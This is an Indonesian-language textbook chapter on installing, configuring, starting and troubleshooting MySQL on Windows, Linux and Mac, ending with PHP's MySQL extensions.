Bahkan jika MySQL saat ini tidak berjalan, mungkin diinstal tetapi tidak dimulai. Berikut cara memeriksa untuk melihat apakah MySQL sudah terinstal di komputer Anda:

- **Windows:** Jika kita tidak menemukan MySQL dalam daftar layanan saat ini, cari direktori atau file MySQL. Kita dapat mencari dengan memilih Start ⇨ Search. Direktori penginstalan default adalah C:\Program Files\MySQL\MySQL Server nomor versi untuk versi terbaru atau C:\mysql untuk versi yang lebih lama.

- **Linux/Unix/Mac:** Ketik perintah berikut:

```
find / -name "mysql*"
```

Jika direktori bernama mysql ditemukan, kemungkinan MySQL telah terinstal.

7.2 MEMULAI MySQL

Jika kita menemukan MySQL di komputer kita tetapi tidak menemukannya dalam daftar layanan saat ini (Windows) atau program yang sedang berjalan (Linux/Unix/Mac), kita harus memulainya.

Untuk memulai MySQL di Windows, ikuti langkah-langkah berikut:

1. Buka jendela Command prompt.
Di Windows 7, pilih Start ⇨ All Programs ⇨ Accessories ⇨ Command Prompt. Di Windows 8, ketik perintah dari layar Mulai untuk menemukan Command prompt.
2. Ubah ke folder tempat MySQL diinstal.
Misalnya, ketik **cd C:\Program Files\MySQL\MySQL Server 5.0**. Cursor kita sekarang berada di folder MySQL.
3. Ubah ke subfolder bin dengan mengetik **cd bin**.
Cursor kita sekarang berada di subfolder bin.
4. Jalankan Server MySQL dengan mengetik **mysqld --install**.
Server MySQL dimulai sebagai layanan Windows. Kita dapat memeriksa penginstalan dengan masuk ke daftar layanan dan memastikan bahwa MySQL sekarang muncul di daftar layanan dan statusnya Dimulai.

Untuk Linux, kemungkinan besar program akan memiliki skrip untuk memulainya. Di beberapa versi Linux, kita dapat memulainya dengan mengetik:

```
service mysqld start
```

Di versi Linux lainnya, kita mungkin dapat memulainya seperti ini:

```
/etc/init.d/mysqld start  
atau  
/etc/rc.d/init.d/mysqld start
```

Lihat dokumentasi Linux kita untuk informasi tentang cara memulai MySQL yang telah diinstal sebelumnya untuk distribusi dan versi Anda. Jika MySQL tidak terinstal di komputer Anda, kita perlu mengunduhnya dan menginstalnya dari www.mysql.com. Instruksi disediakan di sisa bab ini

Mendapatkan MySQL

Perangkat lunak sumber terbuka MySQL tersedia dalam dua edisi:

- **Server Komunitas:** MySQL edisi open source yang dapat diunduh secara gratis. Siapapun yang dapat memenuhi persyaratan GPL (GNU Public License) dapat menggunakan perangkat lunak ini secara gratis. Jika kita menggunakan MySQL sebagai database di situs web (subjek buku ini), kita dapat menggunakan MySQL secara gratis, bahkan jika kita menghasilkan uang dengan situs web Anda
- **Server Perusahaan:** Ini adalah perangkat lunak dan layanan tingkat perusahaan yang tersedia dengan biaya berlangganan bulanan.

MySQL tersedia dengan lisensi komersial bagi mereka yang menginginkannya. Jika pengembang ingin menggunakan MySQL sebagai bagian dari produk perangkat lunak baru dan

ingin menjual produk baru, daripada merilisnya secara gratis di bawah GPL, pengembang perlu membeli lisensi komersial. Setelah memutuskan edisi mana yang ingin kita gunakan, kita dapat membaca beberapa informasi umum tentang apa yang tersedia di situs web MySQL dan kemudian mengunduh file yang sesuai untuk sistem operasi kita atau kit all-in-one. Kita juga dapat memverifikasi bahwa file yang kita unduh aman.

Mengunduh dari situs web MySQL

Anda dapat memperoleh MySQL dari situs resmi MySQL di www.mysql.com. MySQL tersedia dalam file biner — file mesin yang sudah dikompilasi untuk sistem operasi tertentu. Jika file biner tersedia untuk sistem operasi Anda, kita harus mengunduh file biner. Jika tidak ada biner yang tersedia untuk sistem operasi Anda, kita dapat mengunduh kode sumber dan mengkompilasi dan menginstal MySQL. Untuk mendapatkan MySQL, kunjungi www.mysql.com, pilih edisi yang sesuai untuk kita gunakan (seperti Server Komunitas), pilih platform Anda, dan klik tautan Unduh untuk versi yang kita inginkan.

Mendapatkan MySQL untuk Windows

File biner Windows tersedia dengan penginstal, yang akan menginstal, mengonfigurasi, dan memulai MySQL. Di halaman unduh situs web MySQL untuk versi yang kita inginkan, temukan bagian Windows. Di bagian Windows, klik tautan unduhan di samping file yang ingin kita unduh, biasanya penginstal MSI.

Mendapatkan MySQL untuk Linux dan Unix

Banyak distribusi Linux datang dengan MySQL yang sudah diinstal — atau memberi kita opsi untuk menginstal MySQL saat kita menginstal Linux. Banyak sistem Linux, seperti Fedora, SuSE, dan Ubuntu, menyertakan utilitas bawaan yang mengunduh dan menginstal MySQL untuk Anda, seringkali versi terbaru. Jika kita belum memiliki MySQL, dalam banyak kasus, menginstal MySQL yang disediakan oleh distribusi Linux adalah pilihan yang lebih mudah dan efisien daripada mengunduh dan menginstal MySQL dari situs web MySQL. Jika kita perlu menginstal MySQL, seperti jika MySQL di sistem kita adalah versi yang lebih lama, periksa situs web distribusi Linux kita saat ini untuk melihat apakah ia menawarkan cara mudah untuk menginstal versi MySQL saat ini. Jika kita tidak bisa mendapatkan MySQL yang kita butuhkan dari situs web distribusi Linux Anda, kita bisa mendapatkannya dari situs web MySQL. Halaman download menyediakan beberapa file untuk berbagai distribusi Linux.

Mendapatkan MySQL untuk Mac

Mac OS X 10.2 dan yang lebih baru menyertakan MySQL. Jika kita perlu menginstal versi MySQL yang lebih baru pada mesin Anda, situs web MySQL menyediakan file DMG untuk instalasi di Mac OS X 10.6 atau yang lebih baru. Lihat bagian selanjutnya, “Menginstal MySQL di Mac dari file DMG,” untuk petunjuk. Dalam beberapa situasi yang tidak biasa, kita mungkin tidak dapat menginstal MySQL dari file DMG, seperti jika kita memerlukan lebih banyak atau lebih sedikit fitur daripada DMG menyediakan. Kita dapat mengunduh kode sumber dan mengkompilasi dan menginstal MySQL di Mac kita jika perlu. Instruksi tersedia di situs web MySQL.

Mendapatkan kit instalasi all-in-one

Anda dapat memperoleh beberapa kit yang menginstal PHP, MySQL, dan Apache dalam satu prosedur. Kit ini dapat sangat menyederhanakan proses instalasi. Namun, perangkat lunak yang disediakan mungkin tidak menyertakan fitur dan ekstensi yang kita butuhkan. XAMPP adalah kit instalasi all-in-one populer yang berisi Apache, PHP, dan MySQL. Itu juga menginstal phpMyAdmin, sebuah utilitas untuk mengelola database MySQL Anda. XAMPP memiliki versi stabil yang tersedia untuk Microsoft Windows. XAMPP tersedia di www.apachefriends.org/en/xampp.html.

Memverifikasi file yang diunduh

Situs web MySQL menyediakan metode untuk memverifikasi perangkat lunak setelah kita mengunduhnya, sebagai tindakan pencegahan keamanan untuk memastikan bahwa file tersebut tidak diubah oleh orang jahat. Pada dasarnya, proses yang sama digunakan untuk memverifikasi file untuk PHP, MySQL, dan Apache.

Menginstal MySQL


Meskipun MySQL berjalan di banyak platform, kita menjelaskan cara menginstalnya di Windows, Linux, Unix, dan Mac, yang bersama-sama mencakup sebagian besar situs web di Internet. Pastikan untuk membaca instruksi sepenuhnya sebelum memulai instalasi.

Menjalankan Wizard Pengaturan MySQL di Windows

Untuk mengatur MySQL di Windows, ikuti langkah-langkah berikut:

- 1. Klik dua kali file penginstal (.msi) yang kita unduh.**

Layar pembuka yang ditunjukkan pada Gambar dibawah ini.




Gambar 7.1 Layar pembuka MySQL Setup Wizard.

- 2. Klik Instal Produk MySQL.**

Anda melihat layar untuk menerima perjanjian lisensi. Setelah membaca ketentuannya, jika kita setuju, pilih I Accept the License Terms dan klik Next.

- 3. Pilih Jalankan.**

Pembaruan akan diunduh. Pada tab Choose a Setup Type, pilih Full, seperti yang ditunjukkan pada Gambar dibawah ini.



Gambar 7.2 Layar Memilih Jenis Pengaturan dari Wizard Pengaturan MySQL.

5. Klik Berikutnya.

Pemeriksaan persyaratan dapat dilakukan; jika sudah, klik Jalankan. Prasyarat akan diinstal, jika perlu. Klik Berikutnya yang sesuai untuk menginstal prasyarat. Layar Kemajuan Instalasi akan ditampilkan.

6. Klik Jalankan.

Kemajuan instalasi akan ditampilkan untuk setiap komponen dan kemudian bagian konfigurasi akan dimulai.

7. Pada dialog Ikhtisar Konfigurasi, klik Berikutnya untuk memulai proses konfigurasi.

8. Pilih Mesin Pengembang dari Konfigurasi Server MySQL

dialog dan klik Berikutnya.

9. Pada dialog Konfigurasi Server MySQL, masukkan kata sandi yang

Anda akan gunakan untuk akses root atau administrator dan klik Next.

10. Pada dialog Ikhtisar Konfigurasi, klik Berikutnya untuk menginstal sampel.

11. Jika sample sudah terpasang, klik Next.

12. Pada dialog Instalasi Selesai, klik Selesai

Menginstal MySQL di Linux dari file RPM

Anda dapat menginstal MySQL di Linux menggunakan RPM. Meskipun RPM adalah singkatan dari *Red Hat Package Manager*, RPM tersedia di banyak varian Linux, tidak hanya *Red Hat*. Namun, sebelum menginstal RPM dari MySQL, kita harus melihat apakah distribusi kita sudah memiliki paket MySQL. Menggunakan versi paket MySQL hampir selalu lebih disukai dan hampir selalu lebih mudah untuk menginstal dan memelihara nanti. Untuk menginstal MySQL di Linux dari file RPM yang disediakan di situs web MySQL, ikuti langkah-langkah berikut:

1. Ubah ke direktori tempat kita menyimpan file yang diunduh.

Misalnya, ketik `cd/usr/src/mysql`. Satu file bernama `MySQL-server-`, diikuti dengan nomor versi, diikuti oleh `.i386.rpm`. File kedua memiliki nama yang sama dengan client, bukan server, dalam namanya.

2. Instal RPM dengan memasukkan perintah ini:

```
rpm -i listofpackages
```

Misalnya, perintahnya mungkin

```
rpm -i MySQL-server-5.0.35-0.i386.rpm MySQLclient-5.0.35-0.i386.rpm
```

Perintah ini menginstal paket MySQL. Ini menetapkan akun MySQL dan nama grup yang kita butuhkan dan membuat direktori data di `/var/lib/mysql`. Itu juga memulai server MySQL dan membuat entri yang sesuai di `/etc/rc.d` sehingga MySQL dimulai secara otomatis setiap kali komputer kita mulai. Kita harus menggunakan akun yang memiliki izin untuk berhasil menjalankan perintah rpm, seperti akun root.

3. Untuk menguji apakah MySQL berjalan dengan baik, ketik ini:

```
bin/mysqladmin -version
```

Anda akan melihat nomor versi server MySQL Anda.

Menginstal MySQL di Mac dari file DMG

Anda dapat menginstal MySQL menggunakan Mac OS X 10.2 (Jaguar) atau paket biner PKG yang lebih baru yang diunduh dari situs web MySQL di www.mysql.com. Jika sistem operasi kita lebih awal dari OS X 10.2, kita tidak dapat menggunakan paket ini; kita perlu mengunduh tarball (file yang merupakan wadah untuk banyak file dan subdirektori) dan menginstal MySQL dari kode sumber.

1. Buat user dan grup bernama mysql untuk menjalankan MySQL.

Di sebagian besar OS X versi Mac yang lebih baru, user dan grup ini sudah ada.

2. Ubah ke direktori tempat kita mengunduh MySQL — misalnya, `/usr/local`.

Anda melihat paket bernama `mysql-`, diikuti dengan nomor versi dan nomor OS dan `dmg`, seperti `mysql-5.0.37-osx10.4-powerpc.dmg`. Jika file yang diunduh tidak memiliki ekstensi `.dmg`, ubah nama file menjadi ekstensi `.dmg`.

3. Pasang image disk dengan mengklik dua kali ikonnya di Finder.

4. Klik dua kali ikon paket untuk menginstal MySQL PKG.

Penginstal paket menjalankan dan menginstal paket. Itu menginstal MySQL di direktori `/usr/local/mysql-`, diikuti dengan nomor versi. Itu juga menginstal tautan simbolis, `/usr/local/mysql/`, menunjuk ke direktori tempat MySQL diinstal. Ini menginisialisasi database dengan menjalankan skrip `mysql_install_db`, yang membuat akun MySQL yang disebut root.

5. Jika perlu, ganti pemilik direktori mysql.

Direktori tempat MySQL diinstal (misalnya, `/usr/local/mysql-5.0.37`) harus dimiliki oleh root. Direktori data (seperti `/usr/local/mysql-5.0.37/data`) harus dimiliki oleh akun `mysql`. Kedua direktori harus milik grup `mysql`. Jika user dan grup salah, ubah dengan perintah berikut:

```
sudo chown -R root /usr/local/mysql-5.0.37
sudo chown -R mysql /usr/local/mysql-5.0.37/data
sudo chown -R root /usr/local/mysql-5.0.37/bin
```

6. Instal Item Startup MySQL.

Agar server kita mulai setiap kali komputer dinyalakan, kita perlu menginstal Item Startup MySQL, yang disertakan dalam image disk instalasi dalam paket instalasi terpisah. Untuk menginstal Item Startup, klik dua kali ikon MySQLStartupItem.pkg.

Menginstal MySQL dari file sumber

Sebelum kita memutuskan untuk menginstal MySQL dari file sumber, periksa RPM atau file biner untuk sistem operasi Anda. RPM MySQL dan file biner sudah dikompilasi sebelumnya, paket siap-instal untuk menginstal MySQL dan nyaman serta andal. Kita dapat menginstal MySQL dengan mengkompilasi file sumber dan menginstal program yang dikompilasi. Proses ini terdengar teknis dan menakutkan, tetapi sebenarnya tidak. Namun, bacalah langkah-langkah berikut sebelum kita memulai prosedur penginstalan.

Untuk menginstal MySQL dari kode sumber, ikuti langkah-langkah ini:

- 1. Buat ID user dan grup untuk MySQL untuk dijalankan dengan menggunakan perintah berikut:**

```
groupadd mysql
useradd -g mysql mysql
```

Sintaks untuk perintah mungkin sedikit berbeda pada versi Unix yang berbeda, atau mungkin disebut `addgroup` dan `adduser`. Catatan: kita harus menggunakan akun yang diotorisasi untuk menambahkan user dan grup. Catatan: Beberapa distribusi Linux dan Mac terbaru memiliki akun `mysql` yang sudah dibuat.

- 2. Ubah ke direktori tempat kita mengunduh tarball sumber — misalnya, `cd-/usr/local`.** Anda melihat file bernama `mysql-`, diikuti dengan nomor versi dan `.tar.gz` — misalnya, `mysql-5.0.35.tar.gz`. File ini adalah tarball.
- 3. unpack tarball dengan mengetik**

```
gunzip -c filename | tar -xvf -
Sebagai contoh:
gunzip -c mysql-5.0.35.tar.gz | tar -xvf -
```

Anda melihat direktori baru bernama `mysql-version` — misalnya, `mysql-5.0.35` — yang berisi banyak file dan subdirektori. Kita harus menggunakan akun yang diizinkan untuk membuat file di `/usr/local`.

- 4. Ubah ke direktori baru.** Misalnya, kita dapat mengetik `cd mysql-5.0.35`.
- 5. Ketik berikut ini:**

```
./configure --prefix=/usr/local/mysql
```

Anda melihat beberapa baris output. Output akan memberi tahu kita ketika `configure` telah selesai. Ini mungkin memakan waktu.

- 6. Ketik membuat.** Anda melihat banyak baris output. Output akan memberitahu kita ketika `make install` selesai. `make` mungkin berjalan untuk beberapa waktu.
- 7. Ketik `make install`.** Di Mac, ketik `sudo make install`. membuat instalasi selesai dengan cepat. Catatan: kita mungkin perlu menjalankan perintah ini sebagai root.
- 8. Ketik `scripts/mysql_install_db`.** Perintah ini menjalankan skrip yang menginisialisasi database MySQL Anda.

- 9. Pastikan kepemilikan dan kememberan grup direktori MySQL kita sudah benar. Atur kepemilikan dengan perintah ini:**

```
chown -R root /usr/local/mysql
chown -R mysql /usr/local/mysql/data
chgrp -R mysql /usr/local/mysql
```

Perintah-perintah ini menjadikan root sebagai pemilik semua direktori MySQL kecuali data dan menjadikan mysql sebagai pemilik data. Semua direktori MySQL milik grup mysql.

- 10. Mulai server MySQL menggunakan perintah berikut:**

Di Mac:

```
cd /usr/local/mysql
sudo ./bin/mysqld_safe
```

Jika perlu, masukkan kata sandi Anda. Tekan Ctrl+Z, lalu ketik:

```
bg
```

Terakhir, tekan Ctrl+D atau ketik exit.

Di Linux/Unix:

```
cd /usr/local/mysql
bin/mysqld_safe --user=mysql &
```

- 11. Siapkan komputer kita sehingga MySQL dimulai secara otomatis ketika mesin kita mulai dengan menyalin file `mysql.server` dari `/usr/local/mysql/support-files` ke lokasi di mana sistem kita memiliki file startup-nya.**

7.3 KONFIGURASI MySQL

MySQL membaca file konfigurasi saat dijalankan. Jika kita menggunakan default atau penginstal, kita mungkin tidak perlu menambahkan apa pun ke file konfigurasi. Namun, jika kita menginstal MySQL di lokasi yang tidak standar atau ingin database disimpan di tempat lain selain default, kita mungkin perlu mengedit file konfigurasi. File konfigurasi bernama `my.ini` atau `my.cnf`. Itu terletak di direktori sistem kita (seperti Windows atau Winnt) jika kita menggunakan Windows dan di `/etc` di Linux, Unix, dan Mac. File berisi beberapa bagian dan perintah. Perintah berikut di `mysqldsection` terkadang perlu diubah.

```
[mysqld]
# The TCP/IP Port the MySQL Server will listen on port=3306
#Path to installation directory. All paths are
# usually resolved relative to this.basedir="C:/Program Files/MySQL/MySQL Server 5.0/"
#Path to the database root datadir="C:/Program Files/MySQL/MySQL Server 5.0/Data/"
```

Tanda # di awal baris membuat baris menjadi komentar. Baris `basedir` memberitahu server MySQL di mana MySQL diinstal. Baris `datadir` memberitahu server di mana database berada. Kita dapat mengubah nomor port untuk memberi tahu server agar mendengarkan kueri database pada port yang berbeda.

Memulai dan Menghentikan Server MySQL

Jika kita menginstal MySQL di Windows dengan wizard, di Linux dengan RPM, atau di Mac dengan file PKG, server MySQL dimulai selama instalasi dan diatur sehingga dimulai secara otomatis setiap kali komputer kita boot. Namun, terkadang kita mungkin perlu menghentikan atau memulai server. Misalnya, jika kita memutakhirkan MySQL, kita harus mematikan server sebelum memulai pemutakhiran. Instruksi untuk memulai dan menghentikan server MySQL disediakan di bagian ini. Jika kita menginstal MySQL dari kode sumber, kita perlu memulai server MySQL secara manual dan mengaturnya agar mulai secara otomatis saat komputer kita boot. Instruksi untuk memulai server dan mengaturnya untuk memulai saat booting disertakan di bagian “Menginstal MySQL dari file sumber”, di awal bab ini.

Mengontrol server di Windows

Jika kita menggunakan Windows, MySQL berjalan sebagai layanan. (MySQL diinstal sebagai layanan saat kita mengonfigurasinya). Kita dapat memeriksa apakah MySQL diinstal sebagai layanan. Memulai dan menghentikan layanan dijelaskan di bagian berikut. Kita juga dapat memulai dan menghentikan server secara manual dengan menggunakan perintah yang diatur saat MySQL diinstal. Jika kita menggunakan Windows 98/Me, kita dapat memulai dan menghentikan server dari baris perintah di jendela Command Prompt. Memulai dan menghentikan server di Windows dijelaskan di bagian berikut.

Memulai dan Menghentikan di Windows

Untuk menghentikan atau memulai server MySQL, lakukan hal berikut:

1. **Pilih Start ⇨ Control Panel ⇨ Administrative Tool ⇨ Service.**
Daftar semua layanan saat ini muncul.
2. **Gulir ke bawah daftar abjad dan klik layanan MySQL kita ingin berhenti atau memulai.**
Tautan Berhenti dan Mulai muncul di sebelah kiri nama layanan.
3. **Klik Berhenti atau Mulai.**
Jika kita tidak menemukan server MySQL dalam daftar, kita dapat mengaturnya sebagai layanan menggunakan Wizard Konfigurasi.

Melakukan shutdown manual

Terkadang kita mungkin mengalami kesulitan mematikan server. Kita dapat mematikan server secara manual sebagai berikut:

1. **Buka jendela Command Prompt (mungkin disebut DOS) dengan memilih Start ⇨ Programs ⇨ Accessories ⇨ Command Prompt.**
2. **Ubah ke direktori bin di direktori tempat MySQL diinstal.**
Misalnya, kita dapat mengetik `cd c:\Program Files\MySQL\MySQL Server 5.0\bin`.
3. **Ketik `mysqladmin -u root -p shutdown`.**
Dalam perintah ini, akunnya adalah root. -p berarti kata sandi, jadi kita akan diminta untuk mengetik kata sandi. Jika akun yang kita tentukan tidak memerlukan kata sandi, tinggalkan -p.

Mengontrol server MySQL di Linux dan Mac

Saat MySQL diinstal di Linux, Unix, atau Mac, terkadang skrip diinstal yang dapat kita gunakan untuk memulai dan menghentikan server, dengan salah satu dari perintah berikut:

```
mysql.server start
mysql.server stop
mysql_server restart
```

Jika perintah tersebut tidak berfungsi, kita dapat mencoba perintah ini, yang berfungsi pada versi terbaru Red Hat dan distribusi Linux lainnya:

```
service mysqld start
service mysqld stop
service mysqld restart
```

Terakhir, beberapa versi Debian atau Ubuntu juga dapat membuat MySQL mulai menggunakan perintah ini:

```
/etc/init.d/mysql stop
/etc/init.d/mysql start
```

Anda juga dapat menghentikan server MySQL dengan utilitas `mysqladmin` yang diinstal saat MySQL diinstal. Ubah ke subdirektori `bin` di direktori tempat MySQL diinstal dan ketik:

```
mysqladmin -u root -p shutdown
```

`-p` menyebabkan `mysqladmin` meminta kita untuk memasukkan kata sandi. Jika akun tidak memerlukan kata sandi, jangan sertakan `-p`.

Menguji MySQL

Anda dapat menguji apakah MySQL berjalan dengan memasukkan perintah berikut di baris perintah:

- 1. Ubah ke direktori tempat MySQL diinstal.**

Misalnya, ketik `cd c:\program files\mysql\mysql server 5.0`. Catatan: Di Windows, buka jendela command prompt untuk menyediakan tempat di mana kita bisa mengetikkan perintah.

- 2. Ubah ke subdirektori bin (cd bin).**

- 3. Ketik versi mysqladmin.**

Output yang memberikan informasi tentang versi MySQL ditampilkan di layar.

Anda dapat menguji lebih lanjut bahwa MySQL siap digunakan dengan menghubungkan ke server MySQL dari client `mysql`. Ketika MySQL diinstal, program sederhana berbasis teks yang disebut `mysql` juga diinstal. Karena program ini terhubung dengan server, maka disebut client. Program ini terhubung ke server MySQL dan bertukar pesan dengan server. Program ini terletak di subdirektori `bin` di direktori tempat MySQL diinstal.

Untuk menguji apakah server MySQL berjalan dan menerima komunikasi, lakukan langkah-langkah berikut:

- 1. Mulai client.**

Di Unix dan Linux, ketik `path/nama file` (misalnya, `/usr/local/mysql/bin/mysql`). Di Windows, buka jendela command prompt dan kemudian ketik `path\nama file` (misalnya, `c:\Program Files\MySQL\MySQL Server 5.0\bin\mysql`). Perintah ini memulai client jika kita tidak perlu menggunakan nama akun atau kata sandi. Jika kita perlu memasukkan nama akun atau kata sandi atau keduanya, gunakan parameter berikut.

- `-u user` : `user` adalah nama akun MySQL Anda
- `-p` : Parameter ini meminta kita untuk memasukkan kata sandi untuk akun MySQL Anda.

Misalnya, jika kita berada di direktori tempat client `mysql` berada, perintahnya mungkin terlihat seperti ini: `mysql -u root -p`. Tekan Enter setelah mengetik perintah.

- 2. Masukkan kata sandi kita saat diminta.**

Client mysql dimulai, dan kita melihat sesuatu yang mirip dengan ini:
 Welcome to the MySQL monitor. Commands end with ; or \g.
 Your MySQL connection id is 459 to server version: 5.0.15
 Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
 mysql>

Jika server MySQL tidak berjalan dengan benar, pesan kesalahan akan ditampilkan alih-alih pesan selamat datang.

3. Keluar dari program client dengan mengetikkan quit.

7.4 TROUBLESHOOT MySQL

Beberapa masalah dan solusi instalasi MySQL yang lebih umum dijelaskan di bagian ini.

Menampilkan pesan kesalahan: Akses ditolak

Saat kita mencoba mengakses server MySQL Anda, pesan kesalahan yang mirip dengan berikut ini ditampilkan:

```
Access denied for user 'root'@'localhost' (using password: YES)
```

Pesan kesalahan berarti MySQL tidak mengenali nama akun dan kata sandi. Pesan tersebut memberikan informasi sebanyak mungkin. Dalam hal ini, pesan menunjukkan bahwa akses dicoba dari localhost menggunakan root nama akun dan menggunakan kata sandi. Jika kita mengakses menggunakan kata sandi kosong, pesan akan ditampilkan menggunakan kata sandi: NO. MySQL tidak mengenali nama akun, nama akun tidak diizinkan untuk diakses dari host ini, atau kata sandi salah.

Menampilkan pesan kesalahan: Client tidak mendukung protokol otentikasi

Kata sandi MySQL disimpan dalam tabel di database mysql. Ketika MySQL diperbarui ke versi 4.1, enkripsi kata sandi diubah, membuat kata sandi lebih aman. Namun, client MySQL lama tidak memahami enkripsi kata sandi baru, dan mereka menampilkan kesalahan yang mirip dengan berikut:

```
Client does not support authentication protocol requested by server; consider upgrading MySQL client
```

Secara khusus, terkadang menggunakan client mysql dengan MySQL 4.1 atau yang lebih baru menghasilkan masalah ini. Solusi terbaik adalah memutakhirkan ke PHP 5 dan menggunakan fungsi mysqli. Jika kita tidak dapat memutakhirkan karena alasan tertentu, kita perlu menggunakan fungsi yang disebut OLD_PASSWORD dengan perintah SET PASSWORD untuk mengatur kata sandi untuk setiap akun yang menyebabkan masalah. Kita mungkin menggunakan perintah yang mirip dengan berikut ini:

```
SET PASSWORD FOR 'some_user'@'some_host' = OLD_PASSWORD('newpwd');
```

Menampilkan pesan kesalahan: Tidak dapat terhubung ke . . .

Pesan kesalahan 2003, seperti yang ditunjukkan di sini, umumnya berarti server MySQL tidak berjalan:

```
(2003): Can't connect to MySQL server on 'localhost'
```

Untuk memperbaiki masalah ini, mulai server sebagai berikut:

- **Windows:** Pilih Start⇨Control Panel⇨Administrative Tools⇨Services Temukan layanan MySQL dan klik Mulai.
- **Linux/Mac:** Ketik `mysql.server start`. Kita mungkin perlu berada di direktori tempat skrip `mysql.server` berada.

Log kesalahan MySQL

MySQL menulis pesan ke file log ketika mulai atau berhenti. Itu juga menulis pesan ketika terjadi kesalahan. Jika MySQL berhenti berjalan secara tidak terduga, kita harus selalu mencari petunjuk di log kesalahan.

Berikut adalah beberapa pesan yang mungkin kita temukan di log kesalahan:

```
070415 17:17:01 InnoDB: Started; log sequence number 0 189675 070415 18:01:05 InnoDB: Starting shutdown
```

Log kesalahan disimpan dalam subdirektori bernama `data` di direktori tempat MySQL diinstal. Log kesalahan memiliki ekstensi file `.err`.

Meskipun sering kali kesalahan akan memberi tahu kita apa masalahnya, jika kita menemukan kesalahan dari log, kita dapat memeriksa manual referensi MySQL di <https://dev.mysql.com/doc/refman/5.5/en/error-handling.html> untuk informasi lebih lanjut.

7.5 PROGRAM ADMINISTRASI MySQL

MySQL menyediakan program untuk mengelola database MySQL yang disebut MySQL Workbench. Program ini tidak diperlukan untuk lingkungan kerja MySQL Anda, tetapi menyediakan fitur yang membantu kita mengelola database Anda. Program ini berjalan pada Windows, Linux, dan Mac OS tetapi digunakan terutama pada lingkungan Windows.

Mengaktifkan Dukungan MySQL

Perangkat lunak PHP dasar terdiri dari serangkaian fungsionalitas inti dan ekstensi opsional yang menyediakan fungsionalitas tambahan. Dukungan MySQL disediakan oleh ekstensi. Di PHP 4, dukungan MySQL disediakan secara default, tetapi mulai dengan PHP 5.0, kita harus mengaktifkan dukungan MySQL sebelum PHP dapat berinteraksi dengan database MySQL.

PHP menyediakan dua ekstensi untuk dukungan MySQL: ekstensi `mysql` dan ekstensi `mysqli` (MySQL Improved). Ekstensi mana yang perlu kita aktifkan bergantung pada versi PHP dan MySQL yang kita gunakan.

- **Ekstensi `mysql`**, tersedia dengan PHP 4, 5, dan 6, menyediakan fungsi untuk berinteraksi dengan MySQL versi 4.0 dan sebelumnya.
